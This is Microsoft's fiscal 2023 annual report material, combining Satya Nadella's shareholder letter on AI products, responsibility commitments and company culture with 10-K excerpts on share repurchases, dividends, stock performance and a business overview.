## **OUR OPPORTUNITY**

Every customer solution area and every layer of our tech stack will be reimaged for the AI era. And that's exactly what we've already begun to do:

### *Infrastructure*

Four years ago, we first invested in our AI supercomputer, with a goal of building the best cloud for training and inference. Today, it's being used by our partner OpenAI to power its best-in-class foundation models and services, including one of the fastest-growing consumer apps ever—ChatGPT. NVIDIA, as well as leading AI startups like Adept and Inflection, is also using our infrastructure to build its own breakthrough models.

More broadly, organizations continue to choose our ubiquitous computing fabric—from cloud to edge—to run their mission-critical applications. We continued to see more cloud migrations to Azure this past fiscal year, as it remains early when it comes to the long-term cloud opportunity. And we also continue to lead in hybrid computing with Azure Arc, which now has 18,000 customers.

### *Data and AI*

Every AI app starts with data, and having a comprehensive data and analytics platform is more important than ever. Our Intelligent Data Platform brings together operational databases, analytics, and governance so organizations can spend more time creating value and less time integrating their data estate. We also introduced Microsoft Fabric this year, which unifies compute, storage, and governance with a disruptive business model.

With Azure AI, we are making foundation models available as platforms to our customers. We offer the best selection of industry-leading frontier and open models. In January, we made the Azure OpenAI Service broadly available, bringing together advanced models, including ChatGPT and GPT-4, with the enterprise capabilities of Azure. More than 11,000 organizations across industries are already using it for advanced scenarios like content and code generation. Meta chose us this summer as its preferred cloud to commercialize its Llama family of models. And, with Azure AI Studio, we provide a full lifecycle toolchain customers can use to ground these models on their own data, create prompt workflows, and help ensure they are deployed and used safely.

### *Digital and app innovation*

GitHub Copilot is fundamentally transforming developer productivity, helping developers complete coding tasks 55 percent faster. More than 27,000 organizations have chosen GitHub Copilot for Business, and to date more than 1 million people have used GitHub Copilot to code faster. We also announced our vision for the future of software development with GitHub Copilot X, which will bring the power of AI throughout the entire software development lifecycle. All up, GitHub surpassed \$1 billion in annual recurring revenue for the first time this fiscal year.

We're also applying AI across our low-code/no-code toolchain to help domain experts across an organization automate workflows, create apps and webpages, build virtual agents, or analyze data, using just natural language with copilots in Power Platform. More than 63,000 organizations have used AI-powered capabilities in Power Platform to date.

### *Business applications*

We are bringing the next generation of AI to employees across every job function and every line of business with Dynamics 365 Copilot, which works across CRM and ERP systems to reduce burdensome tasks like manual data entry, content generation, and notetaking. In fact, our own support agents are using Copilot in Dynamics 365 Customer Service to resolve more cases faster and without having to call on peers to help. With our Supply Chain Platform, we're helping customers apply AI to predict and mitigate disruptions. And, with our new Microsoft Sales Copilot, sellers can infuse their customer interactions with data from CRM systems—including *both* Salesforce and Dynamics—to close more deals.

All up, Dynamics surpassed \$5 billion in revenue over the past fiscal year, with our customer experience, service, and finance and supply chain businesses each surpassing \$1 billion in annual sales.

### *Industry*

Across industries, we are rapidly becoming the partner of choice for any organization looking to generate real value from AI. In healthcare, for example, we introduced the world's first fully automated clinical documentation application, DAX Copilot. The application helps physicians reduce documentation time by half, freeing them to spend more time face to face with patients. And Epic will integrate it directly into its electronic health records system.

And, in retail, we introduced new tools to help companies manage their day-to-day operations and digitize their physical stores.

### *Modern work*

We are rapidly evolving Microsoft 365 into an AI-first platform that enables every individual to amplify their creativity and productivity, with both our established applications like Office and Teams, as well as new apps like Designer, Stream, and Loop. Microsoft 365 is designed for today's digitally connected, distributed workforce.

This year, we also introduced a new pillar of customer value with Microsoft 365 Copilot, which combines next-generation AI with business data in the Microsoft Graph and Microsoft 365 applications to help people be more productive and unleash their creativity at work. Just last month, I was excited to announce that we will make Microsoft 365 Copilot generally available to our commercial customers later this year.

We continue to build momentum in Microsoft Teams across collaboration, chat, meetings, and calls. We introduced a new version of Teams that delivers up to two times faster performance, while using 50 percent less memory. We also introduced Teams Premium to meet enterprise demand for AI-powered features like intelligent meeting recaps. All up, Teams usage surpassed 300 million monthly active users this year.

With Microsoft Viva, we have created a new category for employee experience. Copilot in Viva offers leaders a new way to build high-performance teams by prioritizing both productivity and employee engagement. This year, Viva surpassed 35 million monthly active users.

### *Security*

As the rate and pace of cyberthreats continue to accelerate, security is a top priority for every organization. Our comprehensive, AI-powered solutions give defenders the advantage. With Security Copilot, we're combining large language models with a domain-specific model informed by our threat intelligence and 65 trillion daily security signals, to transform every aspect of security operations center productivity.

All up, more than 1 million organizations now count on our comprehensive, AI-powered solutions to protect their digital estates, and our security business surpassed \$20 billion in annual revenue, as we help protect customers across clouds and endpoint platforms.

### *Search, advertising, and news*

We are reshaping daily search and web habits with our new Bing and Microsoft Edge browser, which brings together search, browsing, chat, and AI into one unified experience to deliver better search, more complete answers, a new chat experience, and the ability to generate content. We think of these tools as an AI copilot for the web.

We are also bringing these breakthrough capabilities to businesses, with Bing Chat Enterprise, which offers commercial data protection, providing an easy on-ramp for any organization looking to get the benefit of next-generation AI today.

Although it's early in our journey, Bing users engaged in more than 1 billion chats and created more than 750 million images over the past year as they apply these new tools to get things done. And Edge has taken share for nine consecutive quarters.

More broadly, we continue to expand our opportunity in advertising. This year, Netflix chose us as its exclusive technology and sales partner for its first ad-supported subscription offering, a validation of the differentiated value we provide to any publisher looking for a flexible partner to build and innovate with them.

### *LinkedIn*

The excitement around AI is creating new opportunities across every function—from marketing, sales, service, and finance, to software development and security. And LinkedIn is increasingly where people are going to learn, discuss, and uplevel their skills. We are using AI to help our members and customers connect to opportunities and tap into the experiences of experts on the platform. In fact, our AI-powered articles are already the fastest-growing traffic driver to the network.

All up, LinkedIn's revenue surpassed \$15 billion for the first time this fiscal year, a testament to how mission critical the platform has become to help more than 950 million members connect, learn, sell, and get hired.

### *Gaming*

In gaming, we are rapidly executing on our ambition to be the first choice for people to play great games whenever, wherever, and however they want. With Xbox Game Pass, we are redefining how games are distributed, played, and viewed. Content is the flywheel behind the service's growth, and our pipeline has never been stronger. It was especially energizing to release Starfield this fall to broad acclaim, with more than 10 million players in the first month post-launch alone.

Earlier this month, we were thrilled to close our acquisition of Activision Blizzard, and we look forward to sharing more in the coming months about how, together, we will bring the joy of gaming to more people around the world.

### *Devices and creativity*

Finally, we're turning Windows into a powerful new AI canvas with Copilot, which rolled out as part of a Windows 11 update last month. It uniquely incorporates the context and intelligence of the web, your work data, and what you are doing in the moment on your PC to provide better assistance, while keeping your privacy and security at the forefront. Overall, the number of devices running Windows 11 more than doubled in the past year. And we are also transforming how Windows is experienced and managed with Azure Virtual Desktop and Windows 365, which together surpassed \$1 billion in annual revenue for the first time.

## **OUR RESPONSIBILITY**

As we pursue our opportunity, we are also working to ensure technology helps us solve problems—not create new ones. To do this, we focus on four enduring commitments that are central to our mission and that take on even greater importance in this new era. For us, these commitments are more than just words. They're a guide to help us make decisions across everything we do—as we design and develop products, shape business processes and policies, help our customers thrive, build partnerships, and more—always asking ourselves critical questions to ensure our actions are aligned with them.

### *How can we expand opportunity?*

First, we believe access to economic growth and opportunity should reach every person, organization, community, and country. And although AI can serve as a catalyst for opportunity and growth, we must first ensure everyone has access to the technologies, data, and skills they need to benefit.

To achieve this, we are focused on getting technology into the hands of nonprofits, social entrepreneurs, and other civil society organizations to help them digitally transform, so they can help address some of society's biggest challenges. This year, we provided nonprofits with over \$3.8 billion in discounted and donated technology. Nearly 325,000 nonprofits used our cloud. And to help them tap the potential of AI, we're building new AI capabilities for fundraising, marketing, and program delivery.

AI will displace some jobs, but it will also create new ones. That's why we aim to train and certify 10 million people by 2025 with the skills for jobs and livelihoods in an increasingly digital economy. Since July 2020, we've helped 8.5 million people, including 2.7 million this year. We've also focused on skilling women and underrepresented communities in cybersecurity, working across 28 countries and with nearly 400 US community colleges to scale our efforts.

Finally, to help people learn more about AI, we launched the first online Professional Certificate on Generative AI in partnership with LinkedIn Learning, created AI tools for educators, and held our first AI Community Learning event in the US. These events will be replicated around the world and localized in 10 languages over the next year. We also partnered to launch a Generative AI Skills Grant Challenge to explore how nonprofit, social enterprise, and research or academic institutions can empower the workforce to use this new generation of AI.

*How can we earn trust?*

To create positive impact with technology, people need to be able to trust the technologies they use and the companies behind them. For us, earning trust spans the responsible use of AI, protecting privacy, and advancing digital safety and cybersecurity.

Our commitment to responsible AI is not new. Since 2017, we've worked to develop our responsible AI practice, recognizing that trust is never given but earned through action.

We have translated our AI principles into a core set of implementation processes, as well as tools, training, and practices to support compliance. But internal programs aren't enough. We also enable our customers and partners to develop and deploy AI safely, including through our AI customer commitments and services like Azure AI Studio, with its content safety tooling and access to our Responsible AI dashboard.

Building AI responsibly requires that we work with other industry leaders, civil society, and governments to advocate for AI regulations and governance globally. This year, we released our Governing AI Blueprint, which outlines concrete legal and policy recommendations for AI guardrails. We are signatories to the eight voluntary commitments developed with the US White House, and proud of the six additional commitments we've made to further strengthen and operationalize the principles of safety, security, and trust.

The era of AI heightens the importance of cybersecurity, and we deepened our work across the private and public sectors to improve cyber-resilience. We've continued to support Ukraine in defending critical infrastructure, detecting and disrupting cyberattacks and cyberinfluence operations, and providing intelligence related to these attacks. Our Microsoft Threat Analysis Center team produced more than 500 intelligence reports to help keep customers and the public informed. And we published our third annual Microsoft Digital Defense Report, sharing our learnings and security recommendations.

We also remain committed to creating safe experiences online and protecting customers from illegal and harmful content and conduct, while respecting human rights. We supported the Christchurch Call Initiative on Algorithmic Outcomes to address terrorist and violent and extremist content online. And through the World Economic Forum's Global Coalition for Digital Safety, we co-led the development of new global principles for digital safety.

Protecting customers' privacy and giving them control of their data is more important than ever. We've begun our phased rollout of the EU Data Boundary, supporting our commercial and public sector customers' need for data sovereignty. And each month, more than 3 million people exercise their data protection rights through our privacy dashboard, making meaningful choices about how their data is used.

*How can we protect fundamental rights?*

In an increasingly digital world, we have a responsibility to promote and protect people's fundamental rights and address the challenges technology creates. For us, this means upholding responsible business practices, expanding connectivity and accessibility, advancing fair and inclusive societies, and empowering communities.

In 2023, we worked diligently to anticipate harmful uses of our technology and put guardrails on the use of technologies that are consequential to people's lives or legal status, create risk of harm, or threaten human rights. We will continue to assess the impact of our technologies, engage our stakeholders, and model and adopt responsible practices and respect for human rights—including across our global supply chain.

Today, our lives are more connected than ever. Access to education, employment, healthcare, and other critical services is increasingly dependent on technology. That's why we've expanded our commitment to bring access to affordable high-speed internet to a quarter of a billion people around the world, including 100 million people in Africa, by the end of 2025. Since 2017, we've helped bring internet access to 63 million people, a key first step to ensuring communities will have access to AI and other digital technologies.

This year, we also continued working toward our five-year commitment to bridge the disability divide with a focus on helping close the accessibility knowledge gap. Seven hundred and fifty-thousand learners enriched their understanding of disability and accessibility in partnership with LinkedIn Learning, Teach Access, and the Microsoft disability community.

In addition, we're stepping up efforts to combat online disinformation through new media content provenance technologies—enabling users to verify if an image or video was generated by AI. We continued our efforts to promote racial equity across Microsoft, our ecosystem, and our communities, including our work to advance justice reform through data-driven insights.



And we provided support in response to eight humanitarian disasters, including committing \$540 million of support to those who have been impacted by the War in Ukraine.

Finally, recognizing AI's potential to advance human rights and humanitarian action, we worked on several AI for Humanitarian Action projects. Together with our partners, we're building the capabilities to identify at-risk communities, estimate seasonal hunger, predict malnutrition, and assist in disease identification.

#### *How can we advance sustainability?*

Climate change is the defining issue of our generation, and addressing it requires swift, collective action and technological innovation. We are committed to meeting our own goals while enabling others to do the same. That means taking responsibility for our operational footprint and accelerating progress through technology.

We continue to see extreme weather impacting communities globally. To meet the urgent need, this must be a decade of innovation and decisive action—for Microsoft, our customers, and the world.

In our latest Environmental Sustainability Report, we shared our progress toward our 2030 sustainability targets across carbon, water, waste, and ecosystems. In 2022, our overall carbon emissions declined by 0.5 percent while our business grew. Addressing scope 3 emissions, which account for the vast majority of our emissions, is arguably our ultimate challenge—one we'll continue to tackle through our supply chain, policy advances, and industry-wide knowledge-sharing.

We've provided just under 1 million people with access to clean water and sanitation, one of five pillars on our path to becoming water positive. And in our pursuit to be zero waste, we achieved a reuse and recycle rate of 82 percent for all our cloud hardware and diverted over 12,000 metric tons of solid operational waste from landfills and incinerators.

We also continue to take responsibility for the impacts of our direct operations on Earth's ecosystems. We've contracted to protect 17,268 acres of land, over 50 percent more than the land we use to operate. Of that, 12,270 acres—the equivalent of approximately 7,000 soccer fields—were designated as permanently protected.

Technology is a powerful lever to help us avoid the most severe impacts of climate change. That's why we're accelerating our investment in more efficient datacenters, clean energy, enhancements to the Microsoft Cloud for Sustainability and Planetary Computer, and green software practices. To date, through our Climate Innovation Fund, we've allocated more than \$700 million to a global portfolio of 50+ investments spanning sustainable solutions in energy, industrial, and natural systems.

Finally, we believe AI can be a powerful accelerant in addressing the climate crisis. We expanded our AI for Good Lab in Egypt and Kenya to improve climate resilience for the continent. And, together with our partners, we launched Global Renewables Watch, a first-of-its-kind living atlas that aims to map and measure utility-scale solar and wind installations, allowing users to evaluate progress toward a clean energy transition.

Although this new era promises great opportunity, it demands even greater responsibility from companies like ours. As we pursue our four commitments, we focus on transparency—providing clear reporting on how we run our business and how we work with customers and partners. Our annual Impact Summary shares more about our progress and learnings this year, and our Reports Hub provides detailed reports on our environmental data, political activities, workforce demographics, human rights work, and more.

## **OUR CULTURE**

There's never been a more important time to live our culture. The way we work and the speed at which we work are changing.

In an economy where yesterday's exceptional is today's expected, all of us at Microsoft will need to embrace a growth mindset and, more importantly, confront our fixed mindsets as our culture evolves. It will take everyday courage to reformulate what innovation, business models, and sales motions look like in this new era. As a high-performance organization, we aspire to help our employees maximize their economic opportunity, while simultaneously helping them learn and grow professionally and connect their own passion and purpose with their everyday work and the company's mission.

To be successful, we need to be grounded in what our customers and the world need. We need to innovate and collaborate as One Microsoft. And we need to actively seek diversity and embrace inclusion to best serve our customers and create a

culture where everyone can do their best work. To empower the world, we need to represent the world. To that end, we remain focused on increasing representation and strengthening our culture of inclusion. Even as we navigated challenges this year, our company continued to be the most globally diverse it's ever been.

Giving also remains core to our culture. This year, more than 105,000 employees gave \$242 million (including company match) to over 35,000 nonprofits in 116 countries. And our employees volunteered over 930,000 hours to causes they care about.

I am deeply grateful to our employees for their commitment to the company and their communities, and how they are living our mission and culture every day in a changing company and world.

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In closing, this is Microsoft's moment. We have an incredible opportunity to use this new era of AI to deliver meaningful benefits for every person and every organization on the planet.

On New Year's Day, I saw a tweet from Andrej Karpathy, Tesla's former director of AI who now works at OpenAI, about how GitHub Copilot was writing about 80 percent of his code, with 80 percent accuracy. Two days later, I saw a stunning example of work we've done with the government of India's Ministry of Electronics and IT, which is applying an AI model so farmers in rural areas can interact with government resources in their native languages.

Think about that: A foundation model that was developed on the West Coast of the United States is already transforming the lives of both elite developers *and* rural farmers on the other side of the globe. We've not seen this speed of diffusion and breadth of impact in the tech industry before.

As a company, this is our moment to show up and responsibly build solutions that drive economic growth and benefit every community, country, industry, and person. If we do it well, the world will do well, and Microsoft will do well too. I've never been more confident that we will deliver on this promise together in the days, months, and years to come.



Satya Nadella  
Chairman and Chief Executive Officer  
October 16, 2023

**ISSUER PURCHASES OF EQUITY SECURITIES, DIVIDENDS, AND STOCK PERFORMANCE**MARKET AND STOCKHOLDERS

Our common stock is traded on the NASDAQ Stock Market under the symbol MSFT. On July 24, 2023, there were 83,883 registered holders of record of our common stock.

SHARE REPURCHASES AND DIVIDENDS**Share Repurchases**

On September 18, 2019, our Board of Directors approved a share repurchase program authorizing up to \$40.0 billion in share repurchases. This share repurchase program commenced in February 2020 and was completed in November 2021.

On September 14, 2021, our Board of Directors approved a share repurchase program authorizing up to \$60.0 billion in share repurchases. This share repurchase program commenced in November 2021, following completion of the program approved on September 18, 2019, has no expiration date, and may be terminated at any time. As of June 30, 2023, \$22.3 billion remained of this \$60.0 billion share repurchase program.

We repurchased the following shares of common stock under the share repurchase programs:

| (In millions)              | Shares    |                  | Amount    |                  | Shares     |                  | Amount |  |
|----------------------------|-----------|------------------|-----------|------------------|------------|------------------|--------|--|
|                            | 2023      |                  | 2022      |                  | 2021       |                  |        |  |
| <b>Year Ended June 30,</b> |           |                  |           |                  |            |                  |        |  |
| First Quarter              | 17        | \$ 4,600         | 21        | \$ 6,200         | 25         | \$ 5,270         |        |  |
| Second Quarter             | 20        | 4,600            | 20        | 6,233            | 27         | 5,750            |        |  |
| Third Quarter              | 18        | 4,600            | 26        | 7,800            | 25         | 5,750            |        |  |
| Fourth Quarter             | 14        | 4,600            | 28        | 7,800            | 24         | 6,200            |        |  |
| <b>Total</b>               | <b>69</b> | <b>\$ 18,400</b> | <b>95</b> | <b>\$ 28,033</b> | <b>101</b> | <b>\$ 22,970</b> |        |  |

All repurchases were made using cash resources. Shares repurchased during fiscal year 2023 and the fourth and third quarters of fiscal year 2022 were under the share repurchase program approved on September 14, 2021. Shares repurchased during the second quarter of fiscal year 2022 were under the share repurchase programs approved on both September 14, 2021 and September 18, 2019. All other shares repurchased were under the share repurchase program approved on September 18, 2019. The above table excludes shares repurchased to settle employee tax withholding related to the vesting of stock awards of \$3.8 billion, \$4.7 billion, and \$4.4 billion for fiscal years 2023, 2022, and 2021, respectively.

**Dividends**

Our Board of Directors declared the following dividends:


| Declaration Date          | Record Date              | Payment Date              | Dividend Per Share | Amount           |
|---------------------------|--------------------------|---------------------------|--------------------|------------------|
|                           |                          |                           |                    | (In millions)    |
| <b>Fiscal Year 2023</b>   |                          |                           |                    |                  |
| <b>September 20, 2022</b> | <b>November 17, 2022</b> | <b>December 8, 2022</b>   | <b>\$ 0.68</b>     | <b>\$ 5,066</b>  |
| <b>November 29, 2022</b>  | <b>February 16, 2023</b> | <b>March 9, 2023</b>      | <b>0.68</b>        | <b>5,059</b>     |
| <b>March 14, 2023</b>     | <b>May 18, 2023</b>      | <b>June 8, 2023</b>       | <b>0.68</b>        | <b>5,054</b>     |
| <b>June 13, 2023</b>      | <b>August 17, 2023</b>   | <b>September 14, 2023</b> | <b>0.68</b>        | <b>5,054</b>     |
| <b>Total</b>              |                          |                           | <b>\$ 2.72</b>     | <b>\$ 20,233</b> |
| <b>Fiscal Year 2022</b>   |                          |                           |                    |                  |
| September 14, 2021        | November 18, 2021        | December 9, 2021          | \$ 0.62            | \$ 4,652         |
| December 7, 2021          | February 17, 2022        | March 10, 2022            | 0.62               | 4,645            |
| March 14, 2022            | May 19, 2022             | June 9, 2022              | 0.62               | 4,632            |
| June 14, 2022             | August 18, 2022          | September 8, 2022         | 0.62               | 4,621            |
| <b>Total</b>              |                          |                           | <b>\$ 2.48</b>     | <b>\$ 18,550</b> |

The dividend declared on June 13, 2023 was included in other current liabilities as of June 30, 2023.

STOCK PERFORMANCE

**COMPARISON OF 5 YEAR CUMULATIVE TOTAL RETURN\***

Among Microsoft Corporation, the S&P 500 Index  
and the NASDAQ Computer Index



|                       | 6/18      | 6/19      | 6/20      | 6/21      | 6/22      | 6/23             |
|-----------------------|-----------|-----------|-----------|-----------|-----------|------------------|
| Microsoft Corporation | \$ 100.00 | \$ 138.07 | \$ 212.34 | \$ 285.40 | \$ 272.82 | \$ <b>365.24</b> |
| S&P 500               | 100.00    | 110.42    | 118.70    | 167.13    | 149.39    | <b>178.66</b>    |
| NASDAQ Computer       | 100.00    | 106.10    | 156.93    | 236.08    | 184.53    | <b>242.82</b>    |

\* \$100 invested on 6/30/18 in stock or index, including reinvestment of dividends. Fiscal year ending June 30.

## Note About Forward-Looking Statements

This report includes estimates, projections, statements relating to our business plans, objectives, and expected operating results that are “forward-looking statements” within the meaning of the Private Securities Litigation Reform Act of 1995, Section 27A of the Securities Act of 1933, and Section 21E of the Securities Exchange Act of 1934. Forward-looking statements may appear throughout this report, including the following sections: “Business” and “Management’s Discussion and Analysis of Financial Condition and Results of Operations”. These forward-looking statements generally are identified by the words “believe,” “project,” “expect,” “anticipate,” “estimate,” “intend,” “strategy,” “future,” “opportunity,” “plan,” “may,” “should,” “will,” “would,” “will be,” “will continue,” “will likely result,” and similar expressions. Forward-looking statements are based on current expectations and assumptions that are subject to risks and uncertainties that may cause actual results to differ materially. We describe risks and uncertainties that could cause actual results and events to differ materially in “Risk Factors,” “Management’s Discussion and Analysis of Financial Condition and Results of Operations,” and “Quantitative and Qualitative Disclosures about Market Risk” in our fiscal year 2023 Form 10-K. Readers are cautioned not to place undue reliance on forward-looking statements, which speak only as of the date they are made. We undertake no obligation to update or revise publicly any forward-looking statements, whether because of new information, future events, or otherwise.

## BUSINESS

### GENERAL

#### Embracing Our Future

Microsoft is a technology company whose mission is to empower every person and every organization on the planet to achieve more. We strive to create local opportunity, growth, and impact in every country around the world. We are creating the platforms and tools, powered by artificial intelligence (“AI”), that deliver better, faster, and more effective solutions to support small and large business competitiveness, improve educational and health outcomes, grow public-sector efficiency, and empower human ingenuity. From infrastructure and data, to business applications and collaboration, we provide unique, differentiated value to customers.

In a world of increasing economic complexity, AI has the power to revolutionize many types of work. Microsoft is now innovating and expanding our portfolio with AI capabilities to help people and organizations overcome today’s challenges and emerge stronger. Customers are looking to unlock value from their digital spend and innovate for this next generation of AI, while simplifying security and management. Those leveraging the Microsoft Cloud are best positioned to take advantage of technological advancements and drive innovation. Our investment in AI spans the entire company, from Microsoft Teams and Outlook, to Bing and Xbox, and we are infusing generative AI capability into our consumer and commercial offerings to deliver copilot capability for all services across the Microsoft Cloud.

We’re committed to making the promise of AI real – and doing it responsibly. Our work is guided by a core set of principles: fairness, reliability and safety, privacy and security, inclusiveness, transparency, and accountability.

#### What We Offer

Founded in 1975, we develop and support software, services, devices, and solutions that deliver new value for customers and help people and businesses realize their full potential.

We offer an array of services, including cloud-based solutions that provide customers with software, services, platforms, and content, and we provide solution support and consulting services. We also deliver relevant online advertising to a global audience.

Our products include operating systems, cross-device productivity and collaboration applications, server applications, business solution applications, desktop and server management tools, software development tools, and video games. We also design and sell devices, including PCs, tablets, gaming and entertainment consoles, other intelligent devices, and related accessories.

#### The Ambitions That Drive Us

To achieve our vision, our research and development efforts focus on three interconnected ambitions:

- Reinvent productivity and business processes.
- Build the intelligent cloud and intelligent edge platform.

- Create more personal computing.

### ***Reinvent Productivity and Business Processes***

At Microsoft, we provide technology and resources to help our customers create a secure, productive work environment. Our family of products plays a key role in the ways the world works, learns, and connects.

Our growth depends on securely delivering continuous innovation and advancing our leading productivity and collaboration tools and services, including Office 365, Dynamics 365, and LinkedIn. Microsoft 365 brings together Office 365, Windows, and Enterprise Mobility + Security to help organizations empower their employees with AI-backed tools that unlock creativity, increase collaboration, and fuel innovation, all the while enabling compliance coverage and data protection. Microsoft Teams is a comprehensive platform for work, with meetings, calls, chat, collaboration, and business process automation. Microsoft Viva is an employee experience platform that brings together communications, knowledge, learning, resources, and insights. Microsoft 365 Copilot combines next-generation AI with business data in the Microsoft Graph and Microsoft 365 applications.

Together with the Microsoft Cloud, Dynamics 365, Microsoft Teams, and our AI offerings bring a new era of collaborative applications that optimize business functions, processes, and applications to better serve customers and employees while creating more business value. Microsoft PowerPlatform is helping domain experts drive productivity gains with low-code/no-code tools, robotic process automation, virtual agents, and business intelligence. In a dynamic labor market, LinkedIn is helping professionals use the platform to connect, learn, grow, and get hired.

### ***Build the Intelligent Cloud and Intelligent Edge Platform***

As digital transformation and adoption of AI accelerates and revolutionizes more business workstreams, organizations in every sector across the globe can address challenges that will have a fundamental impact on their success. For enterprises, digital technology empowers employees, optimizes operations, engages customers, and in some cases, changes the very core of products and services. We continue to invest in high performance and sustainable computing to meet the growing demand for fast access to Microsoft services provided by our network of cloud computing infrastructure and datacenters.

Our cloud business benefits from three economies of scale: datacenters that deploy computational resources at significantly lower cost per unit than smaller ones; datacenters that coordinate and aggregate diverse customer, geographic, and application demand patterns, improving the utilization of computing, storage, and network resources; and multi-tenancy locations that lower application maintenance labor costs.

The Microsoft Cloud provides the best integration across the technology stack while offering openness, improving time to value, reducing costs, and increasing agility. Being a global-scale cloud, Azure uniquely offers hybrid consistency, developer productivity, AI capabilities, and trusted security and compliance. We see more emerging use cases and needs for compute and security at the edge and are accelerating our innovation across the spectrum of intelligent edge devices, from Internet of Things ("IoT") sensors to gateway devices and edge hardware to build, manage, and secure edge workloads.

Our AI platform, Azure AI, is helping organizations transform, bringing intelligence and insights to the hands of their employees and customers to solve their most pressing challenges. Organizations large and small are deploying Azure AI solutions to achieve more at scale, more easily, with the proper enterprise-level and responsible AI protections.

We have a long-term partnership with OpenAI, a leading AI research and deployment company. We deploy OpenAI's models across our consumer and enterprise products. As OpenAI's exclusive cloud provider, Azure powers all of OpenAI's workloads. We have also increased our investments in the development and deployment of specialized supercomputing systems to accelerate OpenAI's research.

Our hybrid infrastructure offers integrated, end-to-end security, compliance, identity, and management capabilities to support the real-world needs and evolving regulatory requirements of commercial customers and enterprises. Our industry clouds bring together capabilities across the entire Microsoft Cloud, along with industry-specific customizations. Azure Arc simplifies governance and management by delivering a consistent multi-cloud and on-premises management platform.

Nuance, a leader in conversational AI and ambient intelligence across industries including healthcare, financial services, retail, and telecommunications, joined Microsoft in 2022. Microsoft and Nuance enable organizations to accelerate their business goals with security-focused, cloud-based solutions infused with AI.

We are accelerating our development of mixed reality solutions with new Azure services and devices. Microsoft Mesh enables organizations to create custom, immersive experiences for the workplace to help bring remote and hybrid workers and teams together.

The ability to convert data into AI drives our competitive advantage. The Microsoft Intelligent Data Platform is a leading cloud data platform that fully integrates databases, analytics, and governance. The platform empowers organizations to invest more time creating value rather than integrating and managing their data. Microsoft Fabric is an end-to-end, unified analytics platform that brings together all the data and analytics tools that organizations need.

GitHub Copilot is at the forefront of AI-powered software development, giving developers a new tool to write code easier and faster so they can focus on more creative problem-solving. From GitHub to Visual Studio, we provide a developer tool chain for everyone, no matter the technical experience, across all platforms, whether Azure, Windows, or any other cloud or client platform.

Windows also plays a critical role in fueling our cloud business with Windows 365, a desktop operating system that's also a cloud service. From another internet-connected device, including Android or macOS devices, users can run Windows 365, just like a virtual machine.

Additionally, we are extending our infrastructure beyond the planet, bringing cloud computing to space. Azure Orbital is a fully managed ground station as a service for fast downlinking of data.

### ***Create More Personal Computing***

We strive to make computing more personal, enabling users to interact with technology in more intuitive, engaging, and dynamic ways.

Windows 11 offers innovations focused on enhancing productivity, including Windows Copilot with centralized AI assistance and Dev Home to help developers become more productive. Windows 11 security and privacy features include operating system security, application security, and user and identity security.

Through our Search, News, Mapping, and Browser services, Microsoft delivers unique trust, privacy, and safety features. In February 2023, we launched an all new, AI-powered Microsoft Edge browser and Bing search engine with Bing Chat to deliver better search, more complete answers, and the ability to generate content. Microsoft Edge is our fast and secure browser that helps protect users' data. Quick access to AI-powered tools, apps, and more within Microsoft Edge's sidebar enhance browsing capabilities.

We are committed to designing and marketing first-party devices to help drive innovation, create new device categories, and stimulate demand in the Windows ecosystem. The Surface family includes Surface Pro, Surface Laptop, and other Surface products.

Microsoft continues to invest in gaming content, community, and cloud services. We have broadened our approach to how we think about gaming end-to-end, from the way games are created and distributed to how they are played, including subscription services like Xbox Game Pass and new devices from third-party manufacturers so players can engage across PC, console, and mobile. In January 2022, we announced plans to acquire Activision Blizzard, Inc., a leader in game development and an interactive entertainment content publisher.

### ***Our Future Opportunity***

We are focused on helping customers use the breadth and depth of the Microsoft Cloud to get the most value out of their digital spend while leading the new AI wave across our solution areas. We continue to develop complete, intelligent solutions for our customers that empower people to be productive and collaborate, while safeguarding businesses and simplifying IT management. Our goal is to lead the industry in several distinct areas of technology over the long term, which we expect will translate to sustained growth. We are investing significant resources in:

- Transforming the workplace to deliver new modern, modular business applications, drive deeper insights, and improve how people communicate, collaborate, learn, work, and interact with one another.
- Building and running cloud-based services in ways that utilize ubiquitous computing to unleash new experiences and opportunities for businesses and individuals.
